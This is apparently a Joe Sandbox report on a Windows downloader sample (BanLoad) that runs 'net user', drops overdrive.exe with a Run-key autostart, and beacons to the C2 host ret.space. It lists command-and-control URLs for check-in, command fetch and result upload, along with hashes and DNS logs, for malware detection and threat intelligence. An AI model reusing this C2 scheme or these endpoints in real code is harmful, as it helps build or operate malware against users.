ID: 492654
Sample Name: jvcMPyQ76c
Cookbook: default.jbs
Time: 22:05:34
Date: 28/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report jvcMPyQ76c

Overview


General Information

Sample Name:	jvcMPyQ76c (renamed file extension from none to exe)
Analysis ID:	492654
MD5:	dbc056b39057f70.
SHA1:	db78a335937e36..
SHA256:	d841ce25ed6157..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for subm…
- Multi AV Scanner detection for doma…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Drops PE files
- PE file contains sections with non-s…
- Internet Provider seen in connection…
- Sample execution stops while proce…
- Creates a process in suspended mo…
- IP address seen in connection with o…

Classification



Process Tree

- **System is w10x64**
- jvcMPyQ76c.exe (PID: 6548 cmdline: 'C:\Users\user\Desktop\jvcMPyQ76c.exe' MD5: DBC056B39057F701A967102B2EC2083E)
  - conhost.exe (PID: 6592 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 1012 cmdline: C:\Windows\system32\cmd.exe /c 'net user' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - net.exe (PID: 3500 cmdline: net user MD5: 15534275EDAABC58159DD0F8607A71E5)
      - net1.exe (PID: 5640 cmdline: C:\Windows\system32\net1 user MD5: AF569DE92AB6C1B9C681AF1E799F9983)
- overdrive.exe (PID: 7056 cmdline: 'C:\Users\user\AppData\Local\Temp\overdrive.exe' MD5: DBC056B39057F701A967102B2EC2083E)
  - conhost.exe (PID: 7080 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Net.exe Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL


Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Windows Management Instrumentation	Registry Run Keys / Startup Folder 1	Process Injection 1 1	Software Packing 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 3	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Mo Sy Pa
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Process Injection 1 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	De Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Remote System Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	De De Da


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
jvcMPyQ76c.exe	62%	Virustotal		Browse
jvcMPyQ76c.exe	58%	ReversingLabs	Win64.Downloader.BanLoad	
jvcMPyQ76c.exe	100%	Avira	TR/Agent.fbrrp	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\overdrive.exe	100%	Avira	TR/Agent.fbrrp	
C:\Users\user\AppData\Local\Temp\overdrive.exe	58%	ReversingLabs	Win64.Downloader.BanLoad	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
ret.space	9%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ret.space/if-modified-sinceillegal	6%	Virustotal		Browse
http://ret.space/if-modified-sinceillegal	0%	Avira URL Cloud	safe	
http://ret.space/resultUser-Agent:	0%	Avira URL Cloud	safe	
http://ret.space/checkin?host=830021&user=user.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.	0%	Avira URL Cloud	safe	
http://ret.space/result	0%	Avira URL Cloud	safe	
http://ret.space/command?id=bmV0IHVzZQ%3D%3D	0%	Avira URL Cloud	safe	
http://ret.space/checkin?host=830021&user=user	0%	Avira URL Cloud	safe	
http://ret.space/command?id=bmV0IHVzZQ%3D%3DContent-Type:	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ret.space	172.105.155.183	true	true	• 9%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ret.space/result	true	• Avira URL Cloud: safe	unknown
http://ret.space/command?id=bmV0IHVzZQ%3D%3D	true	• Avira URL Cloud: safe	unknown
http://ret.space/checkin?host=830021&user=user	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.105.155.183	ret.space	United States		63949	LINODE-APLinodeLLCUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	492654
Start date:	28.09.2021
Start time:	22:05:34
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	jvcMPyQ76c (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.winEXE@10/1@30/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 82.4%) • Quality average: 52.2% • Quality standard deviation: 34.2%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
22:06:40	Autostart	Run: HKLM64\Software\Microsoft\Windows\CurrentVersion\Run overdrive C:\Users\user\AppData\Local\Temp\overdrive.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.105.155.183	q8oqGlwu2S.exe	Get hash	malicious	Browse	• ret.space /result
	9mOhNaICE3.exe	Get hash	malicious	Browse	• ret.space /result
	O2OX1lNJK5.exe	Get hash	malicious	Browse	• ret.space /result
	pIrt4Klf8I.exe	Get hash	malicious	Browse	• ret.space /result
	Lx0xOSHRxO.exe	Get hash	malicious	Browse	• ret.space /result
	0ykciGfsun.exe	Get hash	malicious	Browse	• ret.space /result
	n6oo3nXzPV.exe	Get hash	malicious	Browse	• ret.space /result
	banload-upx2.exe	Get hash	malicious	Browse	• ret.space /result
	banload-unpacked.exe	Get hash	malicious	Browse	• ret.space /result
	banload-unpacked.exe	Get hash	malicious	Browse	• ret.space /result

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ret.space	q8oqGlwu2S.exe	Get hash	malicious	Browse	• 172.105.155.183
	9mOhNaICE3.exe	Get hash	malicious	Browse	• 172.105.155.183
	O2OX1lNJK5.exe	Get hash	malicious	Browse	• 172.105.155.183
	pIrt4Klf8I.exe	Get hash	malicious	Browse	• 172.105.155.183
	Lx0xOSHRxO.exe	Get hash	malicious	Browse	• 172.105.155.183

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	0ykciGfsun.exe	Get hash	malicious	Browse	• 172.105.155.183
	n6oo3nXzPV.exe	Get hash	malicious	Browse	• 172.105.155.183
	banload-upx2.exe	Get hash	malicious	Browse	• 172.105.155.183
	banload-unpacked.exe	Get hash	malicious	Browse	• 172.105.155.183
	banload-unpacked.exe	Get hash	malicious	Browse	• 172.105.155.183

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LINODE-APLinodeLLCUS	8YvgZNbOUh.exe	Get hash	malicious	Browse	• 172.104.86.131
	Order778.exe	Get hash	malicious	Browse	• 172.105.252.87
	DN02468001.exe	Get hash	malicious	Browse	• 178.79.143.50
	bj5cFZzcKn.dll	Get hash	malicious	Browse	• 45.33.20.41
	bj5cFZzcKn.dll	Get hash	malicious	Browse	• 45.33.20.41
	6_msvcp60.dll.dll	Get hash	malicious	Browse	• 45.33.20.41
	6_msvcp60.dll.dll	Get hash	malicious	Browse	• 45.33.20.41
	InvPixcareer.-43329_20210927.xlsb	Get hash	malicious	Browse	• 45.33.20.41
	InvPixcareer.-5589234_20210927.xlsb	Get hash	malicious	Browse	• 45.33.20.41
	triage_dropped_file.dll	Get hash	malicious	Browse	• 45.33.20.41
	triage_dropped_file.dll	Get hash	malicious	Browse	• 45.33.20.41
	triage_dropped_file.dll	Get hash	malicious	Browse	• 45.33.20.41
	triage_dropped_file.dll	Get hash	malicious	Browse	• 45.33.20.41
	triage_dropped_file.dll	Get hash	malicious	Browse	• 45.33.20.41
	triage_dropped_file.dll	Get hash	malicious	Browse	• 45.33.20.41
	triage_dropped_file.dll	Get hash	malicious	Browse	• 45.33.20.41
	triage_dropped_file.dll	Get hash	malicious	Browse	• 45.33.20.41
	N2td06Hra9	Get hash	malicious	Browse	• 45.79.95.163
	$$$.exe	Get hash	malicious	Browse	• 45.33.18.44
	x86	Get hash	malicious	Browse	• 50.116.46.16

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\overdrive.exe

Process:	C:\Users\user\Desktop\jvcMPyQ76c.exe
File Type:	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	1419872
Entropy (8bit):	7.914084948107338
Encrypted:	false
SSDEEP:	24576:WEMaXQquDLcYTH5UlR6rEgDZ4RkWVzCJJQuMVlStPT7gg7hFriYi9T9M+UY:/MQQquDLVr/VqkEG0uMnSlog7GHT9eY
MD5:	DBC056B39057F701A967102B2EC2083E
SHA1:	DB78A335937E3685B5F49F384A94224FF429AB12
SHA-256:	D841CE25ED61572CB31A864C67B9F35D36E781E601D1539674CCE9F077D80B29
SHA-512:	840EF04B6240BAFB62BA5008C3D71125F1FFB4CB8D6B4EBCF9482D674DCBE479333F535B44DDC7EADD85628CD9FB09D38FDFEDD0E3B5B9E66A4103F7F4628BF
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 58%
Reputation:	low

C:\Users\user\AppData\Local\Temp\overdrive.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....,D.....#.....0...F...0...@.....F..... ....F.L.....UPX0.....0.....UPX1.....0.....@. ..UPX2.....F.....@...3.91.UPX!.$..p.{yTw...tF.....D.IW..... Go build ID: "a3629ee6ab610a57....f242f59,dd5e5f6de7.a40". ..6...eH..%(.....;a...w...W..pH..(H.l$ H...D$8H.....6R.0.. .t*..V...<..t.FT9...4L$@....6.J.....$.,....n..(...}l.8H.....}.....\.....u.[....`K..}.H..68}K{a...f.A.&..o.....c0.gJ.....:#.m!....6.....<~...,.....H..M...$... ._.]6..... E8..l.?.6.t/..#..''U...v[...r..d8._..u.va.A.90..e....L..@..9h;9..U...b.....Z....;..t.1...O..0.E.\F.....A....E.r.p..C.2.....

Static File Info

General

File type:	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
Entropy (8bit):	7.914084948107338
TrID:	• Win64 Executable (generic) (12005/4) 74.80% • Generic Win/DOS Executable (2004/3) 12.49% • DOS Executable Generic (2002/1) 12.47% • VXD Driver (31/22) 0.19% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.04%
File name:	jvcMPyQ76c.exe
File size:	1419872
MD5:	dbc056b39057f701a967102b2ec2083e
SHA1:	db78a335937e3685b5f49f384a94224ff429ab12
SHA256:	d841ce25ed61572cb31a864c67b9f35d36e781e601d1539674cce9f077d80b29
SHA512:	840ef04b6240bafb62ba5008c3d71125f1ffb4cb8d6b4ebcf9482d674dcbe479333f535b44ddc7eadd85628cd9fb09d38fdfedd0e3b5b9e66a4103f7f4628dbf
SSDEEP:	24576:WEMaXQquDLcYTH5UlR6rEgDZ4RkWVzCJJQuMVlStPT7gg7hFriYi9T9M+UY:/MQQquDLVr/VqkEG0uMnSlog7GHT9eY
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....,D.....#.....0...F...0...@.....F..... ....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x869300
Entrypoint Section:	UPX1
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, DEBUG_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x0 [Thu Jan 1 00:00:00 1970 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	2cd14f15921469c2e776cf169a885091

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
UPX0	0x1000	0x30e000	0x0	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
UPX1	0x30f000	0x15b000	0x15a600	False	0.982115267503	data	7.91456662088	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
UPX2	0x46a000	0x1000	0x200	False	0.384765625	data	2.74602662534	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Imports

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 28, 2021 22:06:36.564655066 CEST	192.168.2.6	8.8.8.8	0x454	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.564744949 CEST	192.168.2.6	8.8.8.8	0x1c03	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.564805984 CEST	192.168.2.6	8.8.8.8	0x43f	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.564872026 CEST	192.168.2.6	8.8.8.8	0x16a5	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.564930916 CEST	192.168.2.6	8.8.8.8	0x1a13	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565045118 CEST	192.168.2.6	8.8.8.8	0xe32	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565110922 CEST	192.168.2.6	8.8.8.8	0x112a	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565176010 CEST	192.168.2.6	8.8.8.8	0xe65	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565233946 CEST	192.168.2.6	8.8.8.8	0xb26	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565290928 CEST	192.168.2.6	8.8.8.8	0x966	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565381050 CEST	192.168.2.6	8.8.8.8	0x1f8	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565443039 CEST	192.168.2.6	8.8.8.8	0x190f	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565502882 CEST	192.168.2.6	8.8.8.8	0x19	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565560102 CEST	192.168.2.6	8.8.8.8	0x898	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565618038 CEST	192.168.2.6	8.8.8.8	0x10aa	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565680027 CEST	192.168.2.6	8.8.8.8	0x1d4b	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565726995 CEST	192.168.2.6	8.8.8.8	0x1b4d	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565783978 CEST	192.168.2.6	8.8.8.8	0x4c1	Standard query (0)	ret.space	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 28, 2021 22:06:36.565855980 CEST	192.168.2.6	8.8.8.8	0x7e9	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565917015 CEST	192.168.2.6	8.8.8.8	0x1473	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.565975904 CEST	192.168.2.6	8.8.8.8	0x10a1	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.566032887 CEST	192.168.2.6	8.8.8.8	0xa9c	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.566090107 CEST	192.168.2.6	8.8.8.8	0x324	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.566148996 CEST	192.168.2.6	8.8.8.8	0x2c5	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.566206932 CEST	192.168.2.6	8.8.8.8	0xacd	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.566368103 CEST	192.168.2.6	8.8.8.8	0x1557	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.566400051 CEST	192.168.2.6	8.8.8.8	0xa47	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.566459894 CEST	192.168.2.6	8.8.8.8	0x567	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:38.911987066 CEST	192.168.2.6	8.8.8.8	0x4499	Standard query (0)	ret.space	A (IP address)	IN (0x0001)
Sep 28, 2021 22:08:42.956034899 CEST	192.168.2.6	8.8.8.8	0x14eb	Standard query (0)	ret.space	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 28, 2021 22:06:36.587925911 CEST	8.8.8.8	192.168.2.6	0x898	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.587990046 CEST	8.8.8.8	192.168.2.6	0x112a	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.589987040 CEST	8.8.8.8	192.168.2.6	0x43f	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.591672897 CEST	8.8.8.8	192.168.2.6	0x567	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.591980934 CEST	8.8.8.8	192.168.2.6	0x966	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.592329025 CEST	8.8.8.8	192.168.2.6	0x2c5	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.592505932 CEST	8.8.8.8	192.168.2.6	0x10aa	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.592529058 CEST	8.8.8.8	192.168.2.6	0x1c03	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.592538118 CEST	8.8.8.8	192.168.2.6	0x1d4b	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.592552900 CEST	8.8.8.8	192.168.2.6	0x1a13	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.592561960 CEST	8.8.8.8	192.168.2.6	0x16a5	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.592585087 CEST	8.8.8.8	192.168.2.6	0x324	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.592600107 CEST	8.8.8.8	192.168.2.6	0x190f	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.592607975 CEST	8.8.8.8	192.168.2.6	0xe32	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.592634916 CEST	8.8.8.8	192.168.2.6	0xa9c	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.592648983 CEST	8.8.8.8	192.168.2.6	0x4c1	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 28, 2021 22:06:36.592658997 CEST	8.8.8.8	192.168.2.6	0x1473	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.592677116 CEST	8.8.8.8	192.168.2.6	0x1557	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.594453096 CEST	8.8.8.8	192.168.2.6	0x10a1	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.595196962 CEST	8.8.8.8	192.168.2.6	0x454	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.599299908 CEST	8.8.8.8	192.168.2.6	0xe65	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.599324942 CEST	8.8.8.8	192.168.2.6	0xa47	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.599468946 CEST	8.8.8.8	192.168.2.6	0xb26	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.600008965 CEST	8.8.8.8	192.168.2.6	0x1b4d	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.600390911 CEST	8.8.8.8	192.168.2.6	0x1f8	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.600415945 CEST	8.8.8.8	192.168.2.6	0xacd	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.608825922 CEST	8.8.8.8	192.168.2.6	0x19	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:36.803883076 CEST	8.8.8.8	192.168.2.6	0x7e9	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
Sep 28, 2021 22:06:38.931003094 CEST	8.8.8.8	192.168.2.6	0x4499	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)
